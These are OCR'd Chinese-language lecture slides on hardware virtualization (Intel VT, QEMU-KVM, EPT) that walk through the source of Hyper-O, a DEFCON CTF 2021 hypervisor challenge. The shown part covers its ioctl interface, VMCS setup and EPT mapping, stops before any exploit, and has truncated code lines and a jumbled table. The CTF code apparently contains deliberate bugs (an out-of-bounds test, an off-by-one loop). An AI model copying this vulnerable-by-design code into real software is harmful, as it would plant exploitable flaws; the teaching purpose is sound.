
$ Introduction

Type1 - Intel-VT - QEMU-KVM

- 硬體虛擬化技術並不能提供硬體裝置的模擬，原因在於：
  - 每個 VM 使用的硬體都不相同
  - Host 不一定會支援特定硬體
  - ...
- 考慮到模擬硬體不易在 kernel space 實作與擴充，於是出現 “QEMU-KVM” 架構
  - KVM - 使用硬體虛擬化技術，紀錄與 VM 執行相關的資料即可
  - QEMU - 透過 trap 的資訊 (VM-exit information fields) 分析 VM 嘗試存取的硬體，並模擬該硬體的行為

$ Introduction

Type1 - Intel-VT - QEMU-KVM



$ Introduction


Type2

- Type2 的 hypervisor 為 emulator，用軟體模擬出 VM 的執行環境
  - Memory management
  - Hardware device
  - Processor
  - ...
- 常見的 type2 emulator：
  - QEMU - 在沒有使用硬體虛擬化的情況下，在 做全系統模擬
  - VirtualBox

$ Introduction

Others

- 考慮到硬體模擬的效能，出現以下優化方式：
  - Para-virtualized driver (virtio) - VM 透過 virtio driver 傳送請求並通知 host，使得 host 能一次處理大量的請求之外，也不需要一直做 polling
  - vhost - 直接在 kernel space 處理 VM 的 network request
  - SLAT - 透過硬體來做 address translation
  - IOMMU - 由 Intel VT-d 實作的硬體，核心機制為 DMA Remapping 和 Interrupt Remapping
  - Device passthrough - VM 可以直接使用實體裝置而非模擬出來的



$ Introduction


Others - SLAT

- SLAT (Second Level Address Translation) - 將硬體虛擬化下的 VM，其 virtual addresses 轉變成 host physical memory
- AMD - Nested Page Tables (NPT)
- Intel 有兩種：
  - Shadow Page Table - 使用軟體實作 paging 機制
  - Extended Page Table (EPT) - 透過硬體做 VM 的 address translation
- 當 Guest OS 做 walking 時，會去存取 CR3 儲存的 Guest Physical Address (GPA)，而 GPA 會透過 EPT 做 walking，找出對應到的 Host Physical Address (HPA) 來使用

$ Introduction


Others - SLAT

- GVA - Guest Virtual Address
- GPA - Guest Physical Address
- HVA - Host Virtual Address
- HPA - Host Physical Address



$ Introduction

Others - SLAT



DEFCON-CTF 2021 - Hyper-O

$ Hyper-O

Overview

- Hyper-O 為 DFCON-CTF 2021 的 hypervisor 題，透過 Intel VT 實作了最基礎的 VM
- 可以透過程式碼了解 Intel VT 要怎麼實作
- 右邊為目錄結構：
  - user-test.c - 主辦方用來測試的檔案
  - main.c - hyper-O 的主要邏輯

```
.
├── Makefile
├── asm_functions.S
├── inc
│   ├── arch
│   │   ├── cpuid.h
│   │   ├── crx.h
│   │   ├── dr.h
│   │   ├── exec_controls.h
│   │   ├── msr.h
│   │   ├── rflags.h
│   │   └── segment.h
│   ├── asm
│   │   └── asm_functions.h
│   ├── asm.h
│   ├── iooctls.h
│   ├── main.h
│   ├── memory.h
│   ├── utils
│   │   └── log.h
│   ├── vmcs.h
│   ├── vmcs_encoding.h
│   ├── vmexit.h
│   └── vmx_controls.h
├── log.c
├── main.c
├── mmio_man.c
├── mmio_man.h
├── stubs
│   └── hypero_stubs.c
├── user-test.c
└── vmx.c
```

$ Hyper-O
Kernel Module

- User space 的程式會透過 kernel module 與 hypervisor 做互動
- Kernel module 的互動流程如下：
  - sys_open 開啟 device 取得 fd
  - sys_ioctl 傳送命令與參數
  - Kernel module 將參數轉交給對應命令的 handler

```
$ ls -al /dev/kvm
crw-rw---- 1 root kvm 10, 232 Mar 12 07:54 /dev/kvm
```

kvm device 檔案路徑

$ Hyper-O

Kernel Module

```
// go into protected mode
assert(ioctl(hyper_fd, OOO_RUN, &ooo_states[0]) =

// test OOB writes
assert((ooo_states[0].regs.rax & 0xffffffff) == (
assert(ooo_states[0].mmio.phys_addr == 0x4142434

// make sure we can write to high memory
ooo_states[0].regs.rax = MEM_TO_MAP-4;
assert(ioctl(hyper_fd, OOO_RUN, &ooo_states[0]) =
assert(guest_memory[MEM_TO_MAP-4] == 'A');

// make sure we can read the EPT
assert(ioctl(hyper_fd, OOO_RUN, &ooo_states[0]) =
assert(ooo_states[0].regs.rax);
```

hyper_fd 為 device fd，而 OOO_RUN 則是命令的 macro

```
static long device_ioctl_pinned(struct file *file, unsigned int cmd,
{
    // ...
    switch (cmd & ~0xff)
    {
        case OOO_MAP:
            if (copy_from_user(&m, (void *)arg, sizeof(m))) return -E
            if (!ept_map_range(vm, m.guest_phys_addr, (void *)m.users
            return 0;
        case OOO_UNMAP:
            if (copy_from_user(&m, (void *)arg, sizeof(m))) return -E
            ept_unmap_range(vm, m.guest_phys_addr, m.memory_size);
            return 0;
        case OOO_PEEK:
            vcpu = get_vcpu(vm, cmd & 0xff);
            if (!vcpu) return -EINVAL;
            if (copy_to_user((void *)arg, &vcpu->state, sizeof(vcpu->
            return 0;
        case OOO_POKE:
            vcpu = get_vcpu(vm, cmd & 0xff);
            if (!vcpu) return -EINVAL;
            if (copy_from_user(&vcpu->state, (void *)arg, sizeof(vcpu
            return 0;
        case OOO_RUN:
            vcpu = get_vcpu(vm, cmd & 0xff);
            // ...
```

不同的命令會有不同的 handler 來處理，在較大的 kernel module 會拆多個 function 執行

$ Hyper-O
Kernel Module

- 在 hyper-O 初始化時，會啟動每個 CPU 的 VMX mode
  - 1. 分配 4K 對齊的 VMXON region
  - 2. 設置 VMX 版本
  - 3. 執行 VMXON instruction

```
void vmx_cpu_on(void *arg)
{
    int cpu = smp_processor_id();
    int supported;
    int ret;

    vmxon_virtual[cpu] = kzalloc(4096, GFP_KERNEL);
    vmxon_virtual[cpu]->header.all = vmcs_revision_id();
    vmxon_physical[cpu] = __pa(vmxon_virtual[cpu]);
    ret = _vmxon((__u64) &vmxon_physical[cpu]);
}
```

$ Hyper-O
Kernel Module

- 實際上 VMXON region 還是有一兩個 field 是知道含義的，像是版本資訊
- 在 Hyper-O 是以結構 __vmcs_t 來描述這塊空間

```
struct __vmcs_t
{
    union
    {
        unsigned int all;
        struct
        {
            unsigned int revision_identifier : 31;
            unsigned int shadow_vmcs_indicator : 1;
        } bits;
    } header;

    unsigned int abort_indicator;
    char data[ 0x1000 - 2 * sizeof( unsigned ) ];
};
```

Undocumented field

$ Hyper-O
Kernel Module

- Hyper-O 一共有五個命令：
  - OOO_MAP - 新增一個 EPT page entry，對應 user space 的記憶體
  - OOO_UNMAP - 移除指定的 EPT page entry
  - OOO_PEEK - 取得 vCPU 的狀態
  - OOO_POKE - 蓋寫 vCPU 的狀態
  - OOO_RUN - 執行 VM

$ Hyper-O

Kernel Module - OOO_RUN

- 將 VM 執行起來，沒有參數
- 如果 VMCS 還沒初始化，則會先全初始化，否則只做部分初始化
- 當透過 VMPTRLD 載入 VMCS 的物理位址後，就會透過 VMWRITE 來更新 VMCS 的各個欄位
- 欄位對應的 offset macro 可以參考 arch/x86/include/asm/vmx.h

```
void vcpu_handle_vmcs(vcpu_t *vcpu, int cur_cpu_id)
{
    uint64_t cur_vmcs_pa;
    _vmptrst((__u64) &cur_vmcs_pa);
    if (vcpu->vmcs_pa != cur_vmcs_pa)
    {
        _vmptrld((__u64) &vcpu->vmcs_pa);
    }
    vcpu->host_cpu_id = cur_cpu_id;
    if (!vcpu->initialized)
    {
        vmcs_full_init(vcpu->vm, vcpu);
        vcpu->initialized = 1;
    }
    else
    {
        vmcs_reinit(vcpu);
    }
}
```

$ Hyper-O

Kernel Module - OOO_RUN

```
vmwrite(CPU_BASED_VM_EXEC_CONTROL, 0xa5986dfa);
vmwrite(CR0_GUEST_HOST_MASK, 0);
vmwrite(CR0_READ_SHADOW, 0x60000010);
vmwrite(CR3_TARGET_COUNT, 0x0);
vmwrite(CR4_GUEST_HOST_MASK, 0);
vmwrite(CR4_READ_SHADOW, 0x0);
vmwrite(EXCEPTION_BITMAP, 0x60042);
vmwrite(GUEST_CR0, 0x30);
vmwrite(GUEST_CR3, 0x0);
// ...
vmwrite(VM_EXIT_CONTROLS, 0x2befff);
vmwrite(VM_FUNCTION_CONTROL, 0x0);
vmwrite(XSS_EXIT_BITMAP, 0x0);
```

VM-Entry / VM-Exit 的行為

```
// let's add a monitor trap man
union __vmx_primary_processor_based_control_t primary_proc_controls;
vmread(CPU_BASED_VM_EXEC_CONTROL, &primary_proc_controls.control);
primary_proc_controls.bits.use_msr_bitmaps = 0;
vmwrite(CPU_BASED_VM_EXEC_CONTROL, primary_proc_controls.control);

union __vmx_secondary_processor_based_control_t secondary_proc_controls;
vmread(SECONDARY_VM_EXEC_CONTROL, &secondary_proc_controls.control);
secondary_proc_controls.bits.wbinvd_exiting = 0;
secondary_proc_controls.bits.enable_pml = 0;
vmwrite(SECONDARY_VM_EXEC_CONTROL, secondary_proc_controls.control);
```

開啟/關閉/更新 VM 的功能

$ Hyper-O

Kernel Module - OOO_RUN

- 在每次 VM 重新初始化時，少許的 guest-state area 與大部分的 host-state area 都會被重新賦值
- Guest-state area - RSP、RIP 以及 EPTP
- Host-state area
  - Control register
  - Segment base, selector
  - MSR
  - RIP - 更新成 VM-Exit 的 handler

```
ret |= vmwrite(GUEST_RSP, vcpu->state.regs.rsp);
ret |= vmwrite(GUEST_RIP, vcpu->state.regs.rip);
ret |= vmwrite(EPT_POINTER, vcpu->vm->eptp[0].all);
```

```
ret |= vmwrite(HOST_CR0, _read_cr0());
ret |= vmwrite(HOST_CR3, _read_cr3());
ret |= vmwrite(HOST_CR4, _read_cr4());

// host rsp taken care on in vmlaunch
ret |= vmwrite(HOST_RIP, (__u64)vm_entrypoint);

// host selector fields
ret |= vmwrite(HOST_CS_SELECTOR, _read_cs() & ~selector_mask);
// ...
ret |= vmwrite(HOST_TR_SELECTOR, _read_tr() & ~selector_mask);

// host bases
ret |= vmwrite(HOST_FS_BASE, __readmsr(IA32_FS_BASE));
// ...
ret |= vmwrite(HOST_IDTR_BASE, idtr.base_address);

// host MSRs
ret |= vmwrite(HOST_IA32_SYSENTER_CS, __readmsr(IA32_SYSENTER_CS));
ret |= vmwrite(HOST_IA32_SYSENTER_ESP, __readmsr(IA32_SYSENTER_ESP));
ret |= vmwrite(HOST_IA32_SYSENTER_EIP, __readmsr(IA32_SYSENTER_EIP));
ret |= vmwrite(HOST_IA32_PERF_GLOBAL_CTRL, __readmsr(IA32_PERF_GLOBAL_CTRL));
```

$ Hyper-O

Kernel Module - OOO_RUN

- 最後執行 VMLAUNCH instruction 時，就是真正將 VM 執行起來
- 正常情況下當 VMLAUNCH 執行完，VM-Exit 會讓 HOST RIP 指向 vm_entrypoint，因此如果執行到下個 instruction (pop rax)，就代表錯誤發生

```
_vmlaunch:
    # save host GPRs
    SAVE_GP
    push rax
    # save RSP
    mov rbx, HOST_RSP
    mov rsi, rsp
    vmwrite rbx, rsi
    mov rax, rdi
    RESTORE_GUEST_GPRS(rax)
    vmlaunch
    # failure case.
    pop rax
    RESTORE_GP
    xor rax, rax
    jmp check_vmx_error
```

前一頁的註解，RSP 現在在存就好

$ Hyper-O

Kernel Module - OOO_{PEEK,POKE}

- PEEK、POKE 的兩個名詞與 PTRACE 的操作類似
  - PEEK - 將 vCPU 的狀態變數 vcpu->state 資料複製到 user space
  - POKE - 將 user space 傳入的資料複製到 vCPU 的狀態變數 vcpu->state
- vcpu->state 紀錄了 VM 的 exit reason，以及設定 VM 時寫入的 greg / sreg


```
typedef struct ooo_state_t
{
    __u8 request_interrupt_window;
    // ...
    __u64 rip_gpa;
    __u64 apicbase;

    union…

    __u64 fart;
    struct ooo_regs regs;
    struct ooo_sregs sregs;
} ooo_state_t;
```

Exit reason

$ Hyper-O

Kernel Module - OOO_MAP

- 複習一下 paging
  - PML4 (Page-Map Level-4) - PML4E
  - PDPT (Page-Directory Pointer Table) - PDPTE
  - PD (Page-Directory) - PDE
  - PT (Page-Table) - PTE
  - Offset



63–M[1]	M-1–32	31–12	11–10	9–8	7	6	5–3	2	1	0	
Reserved		Address of EPT PML4 table	Rsvd.			A/D	EPT PWL-1	EPT PS MT			EPTP[2]
Ignored	Rsvd.	Address of EPT page-directory-pointer table	Ign.	XU[3]	Ign.	A	Reserved		X[4]	W	R	PML4E: present[5]
SVE[6]	Ignored								0	0	0	PML4E: not present
SVE	Ignored	Rsvd.	Physical address of 1GB page	Reserved	Ign.	XU	D	A	1	IPAT	EPT MT	X	W	R	PDPTE: 1GB page
Ignored	Rsvd.	Address of EPT page directory			Ign.	XU	Ign.	A	0	Rsvd.		X	W	R	PDPTE: page directory
SVE	Ignored								0	0	0	PDTPE: not present
SVE	Ignored	Rsvd.	Physical address of 2MB page	Reserved	Ign.	XU	D	A	1	IPAT	EPT MT	X	W	R	PDE: 2MB page
Ignored	Rsvd.	Address of EPT page table			Ign.	XU	Ign.	A	0	Rsvd.		X	W	R	PDE: page table
SVE	Ignored								0	0	0	PDE: not present
SVE	Ignored	Rsvd.	Physical address of 4KB page		Ign.	XU	D	A	Ign	IPAT	EPT MT	X	W	R	PTE: 4KB page
SVE	Ignored								0	0	0	PTE: not present

$ Hyper-O

Kernel Module - OOO_MAP

- 在 host 跟 guest 建立一塊相同的 memory mapping
  - 參數 1：Host user space 的 virtual address
  - 參數 2：要 mapping 到 Guest 中的哪個 physical address
  - 參數 3：mapping 的大小
- 感覺 address 轉換的部分有點 redundant，不過最後會把 GPA base 與 HVA base 傳入 ept_map

```
int ept_map_range(vm_t *vm, __u64 guest_pa, void *host_va_base, __u64 size)
{
    __u64 i;
    __u64 host_pa;
    void *host_va = host_va_base;

    for (i = 0; i <= size; i += PAGE_SIZE)
    {
        if ((__u64)host_va_base >> 63)
            host_va = host_va_base + i;
        else
        {
            host_pa = userspace_virt_to_phys(host_va_base + i);
            host_va = phys_to_virt(host_pa);
        }

        if (!ept_map(vm, guest_pa + i, (void *)host_va))
            return false;
    }

    return true;
}
```

$ Hyper-O

Kernel Module - OOO_MAP

- 其實就跟 page table walking 一樣，
  不過在初始化時 EPT 就已經被分配好，
  所以不會發生 page fault，因此可以更新
  對應的 PTE

- 不支援 pdpt、pml4、futureproof (?)，
  所以這邊可以無視

```
int ept_map(vm_t *vm, __u64 guest_pa, void *host_va)
{
    __u64 host_pa = (__u64) virt_to_phys(host_va);
    __u64 host_ppi = host_pa / PAGE_SIZE;

    __u64 guest_p_idx = guest_pa >> PAGE_SHIFT;
    __u64 guest_pt_idx = guest_p_idx % 512;
    __u64 guest_pd_idx = (guest_p_idx/512) % 512;
    __u64 guest_pdpt_idx = (guest_p_idx/512/512) % 512;
    __u64 guest_pml4_idx = (guest_p_idx/512/512/512) % 512;
    __u64 guest_futureproof_idx = guest_p_idx/512/512/512/512;

    vm->pt[guest_pd_idx][guest_pt_idx].fields.AccessedFlag = 0;
    vm->pt[guest_pd_idx][guest_pt_idx].fields.DirtyFlag = 0;
    vm->pt[guest_pd_idx][guest_pt_idx].fields.EPTMemoryType = 6; // write back
    vm->pt[guest_pd_idx][guest_pt_idx].fields.Execute = 1;
    vm->pt[guest_pd_idx][guest_pt_idx].fields.ExecuteForUserMode = 1;
    vm->pt[guest_pd_idx][guest_pt_idx].fields.IgnorePAT = 1;
    vm->pt[guest_pd_idx][guest_pt_idx].fields.PhysicalAddress = host_ppi;
    vm->pt[guest_pd_idx][guest_pt_idx].fields.Read = 1;
    vm->pt[guest_pd_idx][guest_pt_idx].fields.SuppressVE = 0;
